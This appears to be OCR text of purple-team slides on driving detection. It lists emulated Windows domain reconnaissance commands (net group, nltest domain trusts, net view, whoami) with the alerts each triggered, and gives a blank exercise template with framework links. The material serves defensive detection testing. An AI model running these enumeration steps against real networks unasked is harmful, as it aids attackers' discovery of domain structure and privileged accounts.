
Operationalized Purple Team: Driving Detection



Purple Team Direction Example


A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whomai /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration

Detection Drivers




Templates

https://github.com/scythe-io/purple-team-exercise-framework/tree/master/Templates



	A	B	C	D	E	F	G	H	I
1	CTI Source	Tactic	Technique	Procedure	Emulation Procedure	Automation	Prevention Opportunities	Detection Opportunities	Detection Notes
2									
3									
4									
5									
6									
7									
8									
9									
10									
11									

Purple Team Exercise Framework



https://github.com/scythe-io/purple-team-exercise-framework